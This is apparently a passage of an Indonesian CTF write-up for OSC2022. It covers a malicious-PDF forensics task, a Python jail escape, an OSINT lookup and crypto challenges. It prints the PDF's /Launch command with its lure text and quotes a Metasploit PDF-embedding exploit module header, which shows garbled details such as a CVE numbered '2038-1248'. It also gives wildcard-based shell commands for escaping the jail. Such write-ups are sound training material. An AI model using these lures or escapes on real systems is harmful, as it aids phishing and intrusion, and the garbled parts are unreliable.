/Q '/C %HOMEPATH%&(if exist "Desktop\\\\Dudul.pdf" (cd "Desktop"))&(if exist "My Documents\\\\Dudul.pdf" (cd "My Documents"))&(if exist "Documents\\\\Dudul.pdf" (cd "Documents"))&(if exist "Escritorio\\\\Dudul.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\Dudul.pdf" (cd "Mis Documentos"))&(start Dudul.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted content please tick the "Do not show this message again" box and press Open.)'
>>
>>

/S /GoToE
/D [ 0 /Fit]
>>
>>
```

Lalu dicarilah jenis CVE apa pada pdf ini, setelah saya cari-cari dengan code yang ada. Dan mendapatkan [github](#) mengenai metasploit ini, dan tertuliskan disitu cve nya,

```
400 lines (259 exec) 15.1 KB
```

```
1 #
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rpw7/metasploit-framework
4 #
5
6 Class MetasploitModule < Msf::Exploit::Remote
7   Rank = ExcellentRanking
8
9   include Msf::Exploit::Parse
10  include Msf::Exploit::FILEFORMAT
11  include Msf::Exploit::EXE
12
13  def initialize(info={})
14    super(update_info(info,
15      'Name'        => "Adobe PDF Embedded EXE Social Engineering",
16      'Description' => "This module embeds a Metasploit payload into an existing PDF file. The
17      resulting PDF can be sent to a target as part of a social engineering attack.",
18      'License'     => MSF_LICENSE,
19      'Author'      =>
20      [
21        'Colin Ames <mesec[at]attackresearch.com>', # initial module
22        'jduck' # add documents for vista/win7
23      ],
24      'References' =>
25      [
26        {
27          'CVE'    => '2038-1248',
28          'GSSOID' => 636977,
29          'URL'    => "http://blog.dildertstevens.com/2010/04/08/update-escape-from-pdf/",
30          'URL'    => "http://blog.dildertstevens.com/2010/03/31/escape-from-tooxit-reader/",
31          'URL'    => "http://blog.dildertstevens.com/2010/03/29/escape-from-pdf/",
32          'URL'    => "http://www.adobe.com/support/security/bulletins/apsdb-15.html"
33        },
34      ]
35    ))
36  end
```

Flag : OSC2022{CVE-2010-1240 192.168.178.29}

Misc

Jail2 (200 pts)

Diberikan nc yang merupakan python3 jail dan diminta untuk mengetahui isi dari server tersebut dan isi dari file yang *sus*, berikut adalah source code dari jail tersebut

```
Welcome to Jail You can't escape!
-----
#!/usr/bin/env python3
import os
print("Welcome to Jail You can't escape!")
print('-'*10)
print(open(__file__).read())
print('-'*10)
while True:
    x = input(">>> ")
    whitelist = ["b", "c", "?", "/", " ", "e", 't', "l"]
    if any([i for i in x if i not in whitelist]):
        print("I see you are trying to hack, Exiting!")
        exit(0)
    else:
        os.system(x)
-----

```

Maka untuk melihat isi server haruslah menggunakan ls lalu untuk melihat isi file tersebut dapat digunakan seperti cat. Lalu untuk menyesuaikan sesuai whitelist yang ada maka perlu dilakukannya modifikasi pada command tersebut. Pertama-tama mencoba dengan 'l?' dan ternyata menghasilkan isi dari server tersebut. Lalu dicobalah mengganti huruf pada nama file yang tidak ada pada wl dengan ?, dan dicobalah dengan 'l? b?e????????e????!l' dan menghasilkan output file yang hanya **bre4k1ng_7he_j4il** saja. Dan pada catnya ternyata tidak bisa langsung c?t, lalu saat kita coba cat melalui /bin/cat atau menjadi /b??/c?t b?e????????e???? kita berhasil mendapatkan flag nya. Berikut step-stepnya:

```
-----
>>> l?
?
bre4k1ng_7he_j4il
jail.py
ls
>>> /b??/c?t b?e????????e????l
_l1k3_4_b0ss
>>> /b??/?

```

Flag : OSC2022{bre4k1ng_7he_j41l_l1k3_4_b0ss}

Somewhere in the World (387 pts)

Diberikan gambar sebuah tempat, untuk mencari tempatnya saya mencari tempat yang tertulis pada gambar yaitu soti klubi. Setelah berliku-liku dalam mencari format alamat yang

benar kamipun mendapatkan format yang benar, yaitu 30 Uus St, Tallinn, Harju County 10111.



Flag : OSC2022{bdd6351b0838e6256ab1ca19262220c5}

Cryptography

RepeatMe (100 pts)

Diberikan sebuah encrypted text yang terlihat seperti base64, dan ternyata menghasil base32, lalu menghasilkan base64. Langsung saja disesuaikan dengan hasil yang didapat dan dilakukan berulang kali. Dapatkan flagnya

The screenshot shows the Re4m3r tool interface with three conversion steps:

- From Base64:** Input: SO12RENU1NJVkhGUvZKUpaRkZNIN1NLSTVLRENVU05LUktYQV1lVElaTkVV1RN5OpIRkC2U1dKTkxHvV1lVbtyWuRLVENWtKdyRkEVs1J1VjRw5o1ERU0So0XkpRS1p0WEFVU1R0U1lFVVVUTE1stFZNU1nHS5KR1c0hLTV1eQ1RDwEtMkZNjVjWS9pHRkLS09LNutHV05EwtkV0VNV1j0T1JTRTZWTExNURw01CUk1JwTEZLNfSS012R01XQ1d0ukhGSVaUk9ctTUZFmjJXS1zLVENVU001lR1dhWjTjV0gdtEZLvkNGR0ZIVTrSu12Q9RkxWvRTTtUe0V1RLVetT0RzSVEFV1JNUkdGszIzWuk1TEZNV1nFS1lZR01RMK50T5NFZUSq9ptTU2JUkxRS12KR1dNS1RLTV1EU1RDv050MKvRvjJXSlplRk1sTFVKTkxHwrtJDS0tavVvVktV1JGRU9vU1dLwkxwTVjWUpSS1dXNKNS05MR1vSQ1R0UK3FV1UzUzTExxR0UyM0RRs05KVFENSzJLw1ZmTVTTvIdGU0U2VkxMTkJERk9WU1dNRktXv09LReTfwVzvU1NXTk5IR1VmzJLwkgVtu1MTUtaS1RDUvNS1pXr1Xs1ZLwkhfSV2HTE1sRFZJMJ1yS1JMR1du0hLSV1WvVvV0500U2HVTMySkpGvKMyM1JN0UjU01ZTVtUzWuhJVDxJRK1wU0ZPuk1GRU1dMk0TEVLU1NXs05XRu1Us1ROTINF1lVtVUpGnUNzNvkXmR0ZkVERFu09LV1VNFJTVFBkTeVjV1Ngt1JLVT1zRE1kUkxHv05LR0paREZVvktUr0JZRvdwQ0dmSkVGsvZMVUCx50V1NEHMs0jZv0lUU1RHRkpFWZT055Q1ZLTUTSVjM1d051BKv1ZWTvTV05KRkZRVNT0JHrkVw0qprRkdu1ZTTETsv1hRuKtSS1p0Rk1Q1FPU1FWTU1DVKdCTEVjU1Nys05MR1vXu1NlVTRWtVzKUktar0ZHMjNs2zVVKk1Tu085LNUtYQVyyvE5SU0zRVlnxs1pNvKd0Q1dMskxhWzTWEfFWdJU0NST1JXRu1UVE11LVjRwRT1zWu0p0SkRBVksxa51zWRvVvV01JVkZFV1zTRk1as02LtuJss1JKV1dU1dLukGTvJDv01Wu0VPVvNGs1p0Rk0yM1VMQktHwNTRutaV1hHTvNw1JERvNvVEx0ukRw0Q1L0q0p0SEZDUEo1

From Base32: Input: OSC2022{repeat_the_base}

From Base64: Input: OS2022{repeat_the_base}

Output: OS2022{repeat_the_base}

Buttons at the bottom: STEP, BAKE!, Auto Bake.

Flag : OSC2022{repeat_the_base}

Shamir (200 pts)

Diberikan output dari enkripsi rsa, lalu dari tersebut diberikan n, c, kphi, dan e. Dikarenakan saya bingung apa itu fungsi kphi, lalu saya melihat banyak yang solve soal ini, maka saya coba melakukan dekripsi rsa biasa dengan menganggap kphi sebagai phi. Dan didapatkan flag

```
phi =  
628354558213628580045177743983168885306479135626169562893189387958106959  
461146863912751440698346680154449025016311224882854484878883778355994043  
501501972729276837926702017206095088576236395061470300091502129502787703  
263136522779651295026288089019290039200942829742412221431479989719055029  
960551612641343442071997007694724868058035361344142744846298963087567497  
641592470998876280727119317575173609384781675295967457103650757009245716  
110853997565378419076928580699843199362977982067943094974055648320505183  
158664181853011464198806680032852492075760658064386755630110657085101825  
59803540975739216355263152797670111445668145515195530756160  
e = 65537  
n =  
142715784182439911829480537900209396047099132912406982697220575218981216  
662572010083781559510822150947439854161128141554160416371090482098964980
```

```
493508503988632309212226256952455956484787124683160288272915700029819435
981953605944491920953107679251038280185036585067894295327942828047154242
855807285958768131372573679672142141877120059544748081897353988722022885
871764575544755575479359561910210812223871137191022640320902944842811475
530536504960946466340722227036508632103012772934056379713483472711806189
133689390053061550473999236883121348292270112621528122782854080868351388
86519140271337574648445256272539866945829
c =
712217596085249693847539333913920719908867024625360361830780178728689410
882878210559603919714716965071930177610766422988103433882216645470772732
656118220463062515367388146598437282961419079741166271415359221009561313
208956507511002659478142178517165910158396966462180724245375033179804335
748501097727240358336955278116442251372164301675741005192394670341769439
070732150353436669334313405017745049956664951099746899776898367169919441
765124927831613291730837492352247694281519603492837119609978088646307649
884722954596166233293194258103145481742368832569836434298774647051205308
6887501044086549338805486558431128736066

d = inverse_mod(65537,phi)
m = int(pow(c,d,n))
bytes.fromhex(hex(int(m)).replace("0x", ""))
```

Flag : OSC2022{rsa_with_big_k_really???